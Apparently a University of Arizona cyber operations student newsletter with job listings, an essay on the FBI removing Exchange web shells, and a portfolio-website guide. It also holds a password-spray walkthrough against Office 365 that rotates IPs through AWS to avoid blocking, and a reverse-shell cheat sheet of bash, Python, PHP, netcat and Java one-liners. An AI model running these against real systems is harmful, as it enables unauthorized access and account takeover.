Now our usernames and passwords will be attempted against the service using our Amazon service from multiple IP addresses and useragents without risking our device being blocked at the network level. Once a credential matches, we are alerted and now we have a way into the system to further complete our red team engagement.



```
root@echo:/opt/CredMaster# python3 credmaster.py --plugin o365 -u users.txt -p passwords.txt -a useragents.txt --config aws.config
[2021-03-03 20:52:01.876] Loading AWS configuration details from file: aws.config
[2021-03-03 20:52:01.876] Execution started at: 2021-03-03 20:52:01.876686
[2021-03-03 20:52:01.876] Creating 1 API Gateways for https://outlook.office365.com
[2021-03-03 20:52:02.966] Created API - Region: us-east-2 ID: (tmyrqvswoj) - https://tmyrqvswoj.execute-api.us-east-2.amazonaws.com
[2021-03-03 20:52:02.967] Total Regions Available: 15
[2021-03-03 20:52:02.967] Total API Gateways: 1
[2021-03-03 20:52:02.967] Starting Spray...
[2021-03-03 20:52:02.967] Loading credentials from users.txt with password TestTest123
[2021-03-03 20:52:03.579] us-east-2: [-] 401 INVALID_LOGIN test@test.com:TestTest123
[2021-03-03 20:52:04.194] us-east-2: [-] 401 INVALID_LOGIN tester12345678@gmail.com:TestTest123
[2021-03-03 20:52:04.195] Completed spray with password TestTest123 at 2021-03-03 20:52:04.195203
[2021-03-03 20:52:04.528] Destroying API (tmyrqvswoj) in region us-east-2
[2021-03-03 20:52:07.878] End Time: 2021-03-03 20:52:04.195416
[2021-03-03 20:52:07.878] Total Execution: 2.31873 seconds
[2021-03-03 20:52:07.878] Valid credentials identified: 0
root@echo:/opt/CredMaster#
```

TIPS & TRICKS OF THE TRADE

SOMETIMES YOU JUST NEED SOMEONE TO POINT YOU IN THE RIGHT DIRECTION

Let's say you gain access to a system from some exploit, that is great and very rewarding but now it is time to set up a way to access the system now that you are in, the following are a few different reverse shells that can be enabled depending on the system and what is installed. If it’s not possible to add a new account / SSH key / .rhosts file and just log in, your next step is likely to be either throwing back a reverse shell or binding a shell to a TCP port. Your options for creating a reverse shell are limited by the scripting languages installed on the target system.

PROGRAM	COMMAND
Bash	bash -i >& /dev/tcp/IP_ADDRESS/8080 0>&1
Python 2.7	python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((“IP_ADDRESS",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
PHP	php -r '$sock=fsockopen(“IP_ADDRESS",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
NETCAT	nc -e /bin/sh IP_ADDRESS 1234 OR nc -c /bin/sh IP_ADDRESS 1234 OR nc -l -v IP_ADDRESS 1234

JAVA	r = Runtime.getRuntime()
	p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/IP_ADDRESS/2002;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
	p.waitFor()

JOBS & INTERNSHIPS

CYBER MITIGATIONS ENGINEER
FORT MEADE, MD

System Vulnerability Analysts identify vulnerabilities and attacks to the design and operation of a system (H/W, S/W, personnel, procedures, logistics, and physical security). They compare and contrast various system attack techniques and develop effective defensive mitigations. Additionally, System Vulnerability Analysts produce formal and informal reports, briefings, and perspectives of actual and potential attacks against the systems or missions being studied. Entry is with a Bachelor's degree and no experience. An Associate's degree plus 2 years of relevant experience MAY be considered for individuals with in-depth experience that is clearly related to the position. Degree must be in Computer Science or a related field (e.g., Mathematics, Computer Forensics, Cyber Security, Information Technology, Information Assurance, and Information Security).

INFORMATION SYSTEM SECURITY DESIGNER
FORT MEADE, MD

Information System Security Professionals play a vital role in enabling security solutions by utilizing systems engineering and systems security engineering principles. Information System Security professionals are hired into positions directly supporting a technical mission office or into the Cybersecurity Engineering Development Program. Entry is with a Bachelor's degree and no experience. An Associate's degree plus 2 years of relevant experience MAY be considered for individuals with in-depth experience that is clearly related to the position. Degree must be in Computer Science or a related field (e.g., Mathematics, Computer Forensics, Cyber Security, Information Technology, Information Assurance, and Information Security).

1/2

DISCUSSION OF STATE RESPONSIBILITY IN CYBER SECURITY

In April, the Federal Buru of Investigation obtained a warrant out of the Southern District of Texas to begin an unusual operation. The FBI received permission to access publicly available Microsoft Exchange servers and remove malicious code that was left behind by a hacking group. Normally when an organization needs to apply a security update or patch, the organization would wait to test the software or wait before deploying it into production. The actions by the FBI could be seen as skipping that step however most if not all the organizations that would test software before deploying into production have already applied this patch. The FBI focused efforts on companies and organizations that may have limited to no IT staff. What the FBI did was remotely access these organizations systems and apply the patches them selves. The mindset was that if the FBI were able to access and identify these compromised exchange servers, so could another malicious actor. The FBI identified organizations that appear to have an active web shell or a sign that the Microsoft exchange server has been compromised and allowing a remote attacker to gain entry. The FBI accessed these systems and applied the patches themselves. "Many of the web shells that the Exchange hackers left behind are simply copied and pasted code used against multiple victims. They require a password to enter, but since those passwords were often reused, it's easy for an FBI agent to log in, make a copy of the web shell for evidence, and then delete it." The warrant states that the FBI must notify the victims of the intrusion and removal of software but does not need to do so till the 9th of May. There are many avenues where this activity could have unintended consequences, by accessing an organization's system the FBI may have unintentionally deleted or destroyed data and there is a possibility of these techniques being misused in the future. These concerns absolutely point to the need for oversight and proper agency authorities, but given this attack and many moves like it in our recent history, this may need to be an important step in providing an additional layer of defense to the United States national infrastructure.

2/2

DISCUSSION OF STATE RESPONSIBILITY IN CYBER SECURITY


Organizations and individuals absolutely have a right to privacy and protections from the government and many concerns against this response stems from the fear of a federal agency accessing a system to remove an unwanted program or file from a system. Take the scenario that an unflattering picture or video of a political figure was being shared around and the federal government began a campaign to remove this image by force by some means or activity. This scenario requires a lot of imagination as it is unlikely to happen and any implementation will very likely fail, but for this example it would affect most internet users. The abuse that could be possible can spiral out of control so the need to provide an effective oversight would be needed along with a proper request like the warrant that was obtained by the FBI so that there is a level of accountability. The protections needed is another discussion that needs to take place. The protection mechanisms of communication infrastructure however is long overdue and government intervention may be a necessary direction to take. Previously, organizations that have been attacked or exploited were the ones responsible for providing security and recovery for themselves. However, protection from a dedicated and skilled hacker is very different compared to a nation state and advanced persistent threat (APT). The threat modeling and risk matrix changes if organizations need to start providing protections against these threats. APT's have more resources and abilities available compared to traditional cyber security threats. Allowing a state organization like the FBI to counter these threats may be a required solution for long term protection of communication and critical infrastructure.

GET UP AND RUNNING TODAY TO START SOMETHING NEW

1/2

PROMOTE YOURSELF AND DISPLAY YOUR KNOWLEDGE

You may be currently employed, in an internship or in-between jobs but there is a good chance that once you complete your degree you will start to update your resume and start looking for new opportunities to show off your newfound cybersecurity skills. This is an exciting time to see what new positions can help you be more fulfilled. The demand for cybersecurity professionals are high and chances are you will be able to catch the attention of many organizations. Some positions will be more competitive than others and with that the need to stand out will be even higher. So, one technique that can be applied to your current or future job search would be the creation of a promotional website to display your accomplishments and maybe add a little more flare that may catch the eye of your next employer. Now you may be under the impression that a website is hard to set up, or costly or some other roadblock to limit your exploration into this activity. I have a website at https://michaelgalde.com/ and while this needs some updating, this serves as something to catch the attention of a future employer. Not every employer will look at or review your site, but the job of your dreams may do just that. For this example, we are going to throw together an example that you can use and abuse as you see fit. I have created an example website at https://mgalde.github.io/Promote_ME/ and this will serve as our template to modify and change as needed. You can review the code on GitHub at https://github.com/mgalde/Promote_ME. Feel free to copy and reuse whatever you want and make it your own. Knowing how to create a website will be a good skill to have and adds that extra little bit of flare when you are trying to stand out from other applicants. Now that we have an amazing website, we can utilize our very own domain name.



<. Welcome, My name is Michael Galde and I am a hacker />

CYBERSECURITY RESEARCH

– DISCOVERING THE DIFFERENCE BETWEEN 1 AND 0'S

Curent research is focused within critical infrastructure and industrial control systems.
Previous research focused on embeded systems and exploit techniques

GET UP AND RUNNING TODAY TO START SOMETHING NEW

2/2

PROMOTE YOURSELF AND DISPLAY YOUR KNOWLEDGE

Getting your own domain name is going to cost you some money, for a .com you are looking at about $12 dollars and a this can range from $9 dollars to $350 dollars depending on the top-level domain you choose. I have been happy with Google Domains, but you can use any registrar that you want. I like Google Domains for the ability to have it in my already functional tech-ecosystem. However other domain registrars can absolutely offer deals and promotions to lower your initial costs. The next step is setting up DNS for our new domain. The first step in this process is enabling DNSSEC or Domain Name System Security Extensions and this setting allows you to protect your domain from attacks such as DNS cache poison attacks and DNS spoofing. The next setting, I want to change is where to point the A record. Now the A record is just the DNS listing for what the IPV4 address is when a browser or service is trying to locate your awesome domain name. Because we are using Github for our domain, I will be pointing this to its IPV4 addresses. Github has 4 address, and I will list each of them in the A record. These addresses are: 185.199.108.153, 185.199.109.153, 185.199.110.153 and 185.199.111.153. Once this is set up, I can go back to Github and create a file called CNAME and within this file I can put my domain name inside. For this example, this will now be capitolexploitation.com. Now I can wait for everything to propragate together and visit my new awesome website at https://capitolexploitation.com and include this domain on my resume as I am out looking for my next big opportunity. This is a great way to promote yourself without trying to limit what you can or can't put into your resume. Now you can develop a promotion website and use sites like https://codepen.io/ for inspiration.

```
>.  ---CONNECTION ESTABLISHED---
>.  FROM EVERYONE AT THE UNIVERSITY OF ARIZONA
>.  REMINDER: COMMENCEMENT IS ON 14 MAY 2021
>.  ---END TRANSMISSION---
```

THANK YOU

CONTACT US

CIIO@EMAIL.ARIZONA.EDU

1140 N. Colombo Ave. | Sierra Vista, AZ 85635

Phone: 520-458-8278 ext 2155

https://cyber-operations.azcast.arizona.edu/

ART BY @ MIKHAIL NILOV

THE UNIVERSITY
OF ARIZONA